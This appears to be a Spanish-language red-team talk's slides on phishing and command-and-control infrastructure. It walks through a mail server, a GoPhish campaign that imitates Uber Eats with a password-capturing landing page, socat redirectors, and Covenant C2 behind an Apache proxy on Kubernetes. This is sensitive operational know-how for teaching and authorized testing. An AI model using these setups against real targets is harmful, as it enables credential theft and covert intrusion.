      dest: /root/docker-mailserver
```

# Docker-mailserver

---

1. `mkdir -p /var/ds/mail.ekoparty.xyz`
2. `cd /var/ds/mail.ekoparty.xyz`
3. `wget https://raw.githubusercontent.com/tomav/docker-mailserver/master/setup.sh`
4. `chmod a+x ./setup.sh`

# Docker-mailserver

## 5. Crear docker-compose.yaml

```
version: '2'
services:
  mail:
    image: tvial/docker-mailserver:latest
    hostname: ${HOSTNAME}
    domainname: ${DOMAINNAME}
    container_name: ${CONTAINER_NAME}
    ports:
      - "25:25"
      - "143:143"
      - "587:587"
      - "993:993"
    volumes:
      - maildata:/var/mail
      - mailstate:/var/mail-state
      - maillogs:/var/log/mail
      - ./config/:/tmp/docker-mailserver/
    env_file:
      - .env
      - env-mailserver
    cap_add:
      - NET_ADMIN
      - SYS_PTRACE
    restart: always
volumes:
  maildata:
    driver: local
  mailstate:
    driver: local
  maillogs:
    driver: local
```

# Docker-mailserver

---

## 6. UFW!!!

- ALLOW 25 587 465 143 993

## 7. Crear un mail

```
./setup.sh email add test@ekoparty.xyz cecinestpasunepassword
```

## 8. Crear DKIM

```
./setup.sh config dkim
```

## 9. Configurar reverse lookup , spf,dmarc,ptr, etc configurar un servidor/dominio para phishing es una charla en si misma.

Mas info: <https://github.com/obscuritylabs/RAI/tree/master/PhishingServer>

# Docker-mailserver

<https://www.mail-tester.com>

Wow! Perfect, you can send

Score :

**10/10**



# Gophish round 2

---



# Gophish

- Identificar ip servicio:

ko get svc

- Identificar password

ko logs gophish-0

```
OK    20200619000000_0.11.0_password_policy.sql
OK    20200730000000_0.11.0_imap_ignore_cert_errors.sql
time="2020-09-23T02:52:10Z" level=info msg="Please login with the username admin and the password 33388ed56e6caa34"
time="2020-09-23T02:52:10Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2020-09-23T02:52:10Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2020-09-23T02:52:10Z" level=info msg="Creating new self-signed certificates for administration interface"
time="2020-09-23T02:52:10Z" level=info msg="Starting IMAP monitor manager"
time="2020-09-23T02:52:10Z" level=info msg="Starting new IMAP monitor for user admin"
time="2020-09-23T02:52:10Z" level=info msg="TLS Certificate Generation Complete"
```

- Por que hacer el dashboard publico si existen los tuneles?

ssh -L 3333:gophish\_cluster\_ip:3333 node1

# Gophish

1-

Crear sending profile  
y probar enviar un  
test email

The screenshot shows the Gophish web application interface. The left sidebar has a dark theme with white text and includes links for Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles (which is highlighted in blue), Account Settings, User Management (with an Admin button), and Webhooks (with an Admin button). The main content area has a light gray background. At the top, it says "Most Visited" and has a "gophish" logo. The title "Sending" is displayed prominently. Below it, there's a green button labeled "+ New Profile". A message says "No profiles created yet. Let's create one!". On the right, there's a form for creating a new sending profile. The fields include:

- Interface Type: SMTP
- From: test@ekoparty.xyz
- Host: mail.ekoparty.xyz:25
- Username: test@ekoparty.xyz
- Password: (redacted)
- Ignore Certificate Errors ?
- Email Headers:
  - X-Custom-Header
  - {URL}-gophish
  - + Add Custom Header
- Show 10 entries
- Search: (input field)
- Header
- Value
- No data available in table
- Showing 0 to 0 of 0 entries
- Previous
- Next
- Send Test Email (green button)
- Cancel
- Save Profile (green button)

# Gophish

2-

Creamos un template  
DEMO :)

https://127.0.0.1:3333/templates

## New Template

Name: Demo EKO

Import Email

Subject: ¡\$2500 de regalo en tu primer pedido! 🍔

Text    HTML

Uber Eats


¡La creme ! de la creme!

body table tbody tr td p strong

Add Tracking Image

Add Files

Show 10 entries Search:



# Gophish

3-

Crear grupo

The screenshot shows the Gophish web application interface. The left sidebar has a dark theme with white text and includes links like Dashboard, Campaigns, Users & Groups (which is highlighted), Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management (with an Admin badge), Webhooks (with an Admin badge), User Guide, and API Documentation. The main content area has a light background and displays the title "Users & G". A modal window titled "New Group" is open, prompting the user to enter a group name ("ekoparty"). It also features a "Bulk Import Users" button and a "Download CSV Template" link. Below the modal, a table lists one entry: "mini" (First Name) and "mini" (Last Name). The table includes columns for First Name, Last Name, Email, and Position, with "devops" listed under Position. The modal footer contains "Close" and "Save changes" buttons.

https://127.0.0.1:3333/groups

Most Visited

gophish

Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management Admin

Webhooks Admin

User Guide

API Documentation

← → ⌛ ⌂

New Group

No groups created yet. Let's create one!

+ New Group

+ Bulk Import Users

Download CSV Template

Name:

ekoparty

First Name

Last Name

Email

Position

+ Add

Show 10 entries

Search:

First Name	Last Name	Email	Position
mini	mini	mini@ekoparty.com	devops

Showing 1 to 1 of 1 entries

Previous 1 Next

Close Save changes

# Gophish

4-

Crear landing

https://127.0.0.1:3333/landing\_pages

gophish

Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management Admin

Webhooks Admin

User Guide

API Documentation

**Landing**

+ New Page

No pages created yet. Let's create one!


Name: eko uber altaburger

Import Site

HTML

Source

Format



Trainings

We are the best place in Latin America to

Capture Submitted Data

Capture Passwords

Warning: Credentials are currently not encrypted. This means that captured passwords are stored in the database as cleartext. Be careful with this!

Redirect to:

ekoparty.org

Cancel Save Page

# Gophish

5-

## Crear campaña

The screenshot shows the Gophish web application interface. On the left, there's a sidebar with links: Dashboard, Campaigns (which is selected), Users & Groups, Email Templates, Landing Pages, and Sending Profiles. In the center, there's a large "Campaigns" section with a "New Campaign" button. A modal window titled "New Campaign" is open, prompting for campaign details. The "Name" field contains "eko". The "Email Template" dropdown is set to "Demo EKO". The "Landing Page" dropdown is set to "eko uber altaburger". The "URL" field contains "http://ekoparty.xyz". The "Launch Date" is set to "September 23rd 2020, 2:55 am". The "Send Emails By (Optional)" field is empty. The "Sending Profile" dropdown is set to "ekoparty". The "Groups" dropdown contains "ekoparty". At the bottom right of the modal are "Close" and "Launch Campaign" buttons. A success message "Campaign Scheduled!" is displayed in a separate box with an OK button.

Campaign Scheduled!

This campaign has been scheduled for launch!

OK

New Campaign

Name: eko

Email Template: Demo EKO

Landing Page: eko uber altaburger

URL: http://ekoparty.xyz

Launch Date: September 23rd 2020, 2:55 am

Send Emails By (Optional):

Sending Profile: ekoparty

Groups: ekoparty

Close Launch Campaign

# Gophish

From Me <test@ekoparty.xyz> ★  
Subject: ¡\$2500 de regalo en tu primer pedido! 🍔TOP

To Me [REDACTED]  
Date Wednesday, June 22, 2022 at 10:45 AM  
Message ID <[REDACTED]>  
Delivered-To: [REDACTED] (202.168.1.11)  
Received by [REDACTED] (202.168.1.11) [REDACTED] (202.168.1.11)

**Uber Eats**

**¡La creme de la creme!**  
Las opciones mejor rankeadas con descuentos increíbles  
**PEDILAS AHORA!**



¡Tus sabores preferidos a un precio especial!


¡Siempre al top! 🍔TOP

nicolas, descubrí los platos mejor rankeados de nuestra app icon descuentos increíbles! Esta semana, aprovechá hasta 50% OFF en las opciones con mejores reseñas en Uber Eats. 🎉🎉🎉

**ARG2500EATS**

Además, te regalamos \$2500 OFF en tu primer pedido hasta el domingo

# Deployando redirectors



# Deployando redirectors/ansible

```
1 ---  
2 - hosts: all  
3   become: true  
4   vars:  
5     ansible_user: root  
6     socat_ip: [some-ip]  
7     ansible_python_interpreter: /usr/bin/python3  
8   roles:  
9     - setup  
10    - adduser  
11    - docker-installer  
12    - apache  
13    - certbot  
14    - socat_script
```

```
---  
- shell: "(socat TCP4-LISTEN:{{ port }},fork TCP4:{{ ip }}:{{ port }} >/dev/null 2>&1 &)"  
  async: 10  
  poll: 0
```


# Deployando redirectors/ansible

```
1 - name: Ensure a locale exists
2   locale_gen:
3     name: "{{ item }}"
4     state: present
5   with_items:
6     - es_AR.UTF-8
7     - en_US.UTF-8
8
9 - name: cache
10  apt:
11    update_cache: yes
12    cache_valid_time: 3600
13 - name: upgrade
14  apt: upgrade=full
15 - name: clean
16  apt:
17    autoclean: yes
18 - name: remove
19  apt:
20    autoremove: yes
21
```

```
21
22 - name: install dependencies base with apt
23  apt:
24    name: [
25      htop,
26      telnet,
27      vim,
28      socat,
29      apt-transport-https,
30      ntp,
31      tmux,
32      zsh,
33      rsync,
34      iftop,
35      iotop,
36      bzip2,
37      screen,
38      ncdu,
39      dnsutils,
40      mc,
41      mlocate,
42      fail2ban,
43      wget,
44      curl,
45      pv,
46    ]
47    state: latest
```

```
root@mini:~# ansible-playbook playbook.yml -i /inventory/redirectors/hosts.yaml
```


# Deployando covenant





# COVENANT

## CASO 2



# COVENANT/dominio+certs

Dns a redirector

A Record @ notcobalt.xyz 138.68.21.56

Generar certificado

cerbot -d notcobalt.xyz --apache

# COVENANT/Redirector

```
<VirtualHost *:443>
    ServerName notcobalt.xyz
    # Enable SSL
    SSLEngine On
    SSLProxyVerify none
    SSLProxyCheckPeerCN off
    SSLProxyCheckPeerName off

    ProxyPreserveHost On
    ProxyRequests Off
    SSLCertificateFile      /etc/letsencrypt/live/notcobalt.xyz/cert.pem
    SSLCertificateKeyFile   /etc/letsencrypt/live/notcobalt.xyz/privkey.pem
    SSLCertificateChainFile /etc/letsencrypt/live/notcobalt.xyz/chain.pem
    # Enable Proxy
    SSLProxyEngine On
        ProxyPass /  https://backend.xyz/
        ProxyPassReverse /  https://backend.xyz/
</VirtualHost>
```

# COVENANT/Certs

---

1- Pasar certificados de letsencrypt (redirector) a traefik

- privkey.pem == tls.key
- cert.pem == tls.cert

2- add as secret

```
ko eate secret tls notcobalt-tls --key=privkey.pem --cert=cert.pem -n c2
```

3- convert cert de .pem a PKCS#12

```
openssl pkcs12 -export -out certificate.pfx -inkey privkey.pem -in cert.pem -certfile chain.pem
```

# COVENANT/Ingressroute

```
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: cov-sh-http
  namespace: c2
spec:
  entryPoints:
    - web
  routes:
    - kind: Rule
      match: Host(`notcobalt.xyz`)
      services:
        - kind: Service
          name: cov-sh-web
          port: 80
---
```

```
---
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: cov-sh-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
    - kind: Rule
      match: Host(`notcobalt.xyz`)
      services:
        - kind: Service
          name: cov-sh-https
          port: 443
      tls:
        secretName: notcobalt-tls
```

```
ko apply -f covenant-sh.yaml
```

# COVENANT/statefulset

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: covenant-sh
5   namespace: c2
6   labels:
7     app: covenant-sh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: covenant-sh
13  serviceName: covenant-sh
14  template:
15    metadata:
16      labels:
17        app: covenant-sh
18    spec:
19      initContainers:
20        - name: init-covenant-data
21          image: kalilinux/kali-rolling
22          command: ["/bin/bash"]
23          args: ["-c", "apt update && apt install -y git && git clone --recurse-submodules https://github.com/cobbr/Covenant && cp -R Covenant/Covenant/Data/* /app/Data"]
24      volumeMounts:
25        - name: covenant-data
26          mountPath: "/app/Data"
```

# COVENANT/statefulset

```
ko apply -f covenant-statefullset.yaml
```

```
27   containers:
28     - image: 10.233.3.129:5000/covenant
29       name: covenant-sh
30       imagePullPolicy: Always
31       command: ["dotnet"]
32       args: ["/app/Covenant.dll"]
33       ports:
34         - name: cov-sh-web
35           protocol: TCP
36           containerPort: 80
37         - name: cov-sh-https
38           protocol: TCP
39           containerPort: 443
40       volumeMounts:
